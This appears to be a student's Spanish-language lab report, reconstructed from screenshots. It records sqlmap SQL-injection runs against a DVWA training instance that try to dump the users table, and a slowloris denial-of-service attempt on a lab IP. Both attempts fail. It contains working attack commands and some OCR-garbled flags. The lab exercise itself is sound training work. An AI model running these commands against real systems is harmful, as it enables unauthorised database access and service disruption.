

Si paso SQLMAP

```
[kali@kali]~$ sudo su
[sudo] password for kali:
[root@kali]~/home/kali# sqlmap -u "http://10.33.24.170/DVWA/vulnerabilities/sql/?id=16Submit-Submit" Cookie: "security-low; Cookie: PHPSESSID=f7sdcuipkbtqh85ringd4pbuk" -D dvwa -T users --columns

 {1.7.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:37:48 /2023-10-30/

[19:37:49] [INFO] testing connection to the target URL
[19:37:49] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[19:37:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:37:49] [INFO] testing if the target URL content is stable
[19:37:49] [INFO] target URL content is stable
[19:37:49] [INFO] testing if GET parameter 'id' is dynamic
[19:37:49] [WARNING] GET parameter 'id' does not appear to be dynamic
[19:37:49] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:37:49] [INFO] testing for SQL injection on GET parameter 'id'
[19:37:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:37:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:37:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:37:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:37:50] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:37:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:37:50] [INFO] testing 'Generic inline queries'
[19:37:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:37:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:37:50] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:37:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

File Actions Edit View Help

root@kali: /home/kali


[19:37:50] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[19:37:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[19:37:51] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce t
he number of requests? [Y/n]
[19:37:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[19:37:55] [WARNING] GET parameter 'id' does not seem to be injectable
[19:37:55] [INFO] testing if GET parameter 'Submit' is dynamic
[19:37:55] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[19:37:55] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[19:37:55] [INFO] testing for SQL injection on GET parameter 'Submit'
[19:37:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:37:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:37:55] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:37:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:37:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:37:55] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:37:56] [INFO] testing 'Generic inline queries'
[19:37:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:37:56] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:37:56] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:37:56] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:37:56] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[19:37:56] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[19:37:56] [INFO] testing 'Oracle AND time-based blind'
[19:37:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[19:37:56] [WARNING] GET parameter 'Submit' does not seem to be injectable
[19:37:56] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wi
sh to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use opt
ion '--tamper' (e.g. '--tamper-spacecomment') and/or switch '--random-agent'
[19:37:56] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times
[19:37:56] [WARNING] your sqlmap version is outdated

[*] ending @ 19:37:56 /2023-10-30/

--(root@kali)~/home/kali
```


SLOWLORIS

NO paso slowloris, pero no crea sockets.



The screenshot shows a Kali Linux desktop environment. On the left, a file manager window titled "slowloris - Thunar" displays the contents of a directory: LICENSE, MANIFEST.in, README.md, and slowloris.py. The file manager shows 5 files with a total size of 11.8 KiB (12,127 bytes) and 55.3 GiB of free space. In the background, a terminal window is open, showing the execution of the command `python3 slowloris.py 192.168.100.8 -s 500`. The terminal output indicates that the attack is running, with timestamps and status messages such as "Attacking 192.168.100.8 with 500 sockets.", "Creating sockets...", "Sending keep-alive headers...", and "Socket count: 0". The terminal window title is `root@kali: /home/kali/Desktop/Slowloris/slowloris`. The desktop environment includes a taskbar at the bottom with various application icons and a search bar.

Si paso WIRESHARK



Ataque a Rodolfo Torija: Si paso, SQLMAB

The image shows a Kali Linux virtual machine running on VMware Workstation. The terminal window displays the output of a SQLMAB attack, which is a tool used for detecting SQL injection vulnerabilities. The log shows various tests being performed on the 'Submit' parameter, including heuristic tests, boolean-based blind tests, and time-based blind tests. The results indicate that the parameter is not injectable.

```
[17:32:56] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[17:32:56] [INFO] testing for SQL injection on GET parameter 'Submit'
[17:32:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:32:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:32:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVAL
UE)'
[17:32:56] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:32:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:32:56] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:32:56] [INFO] testing 'Generic inline queries'
[17:32:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:32:56] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:32:56] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:32:56] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:32:57] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:32:57] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:32:57] [INFO] testing 'Oracle AND time-based blind'
[17:32:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:32:57] [WARNING] GET parameter 'Submit' does not seem to be injectable
[17:32:57] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'
/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechan
ism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment') and/or swit
ch '--random-agent'
[17:32:57] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times


[*] ending @ 17:32:57 /2023-10-30/

root@kali:~/home/kali
```

The browser window shows the login page of the Damn Vulnerable Web Application (DVWA). The URL is 10.33.24.170/login.php. The page has a title "Login :: Damn Vulnerable Web Application (DVWA)" and a subtitle "Mozilla Firefox". The login form is visible, but the details are not clearly legible.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Si paso WireShark



SLOWLORIS, si paso el slowloris, no se trabo su DVWA

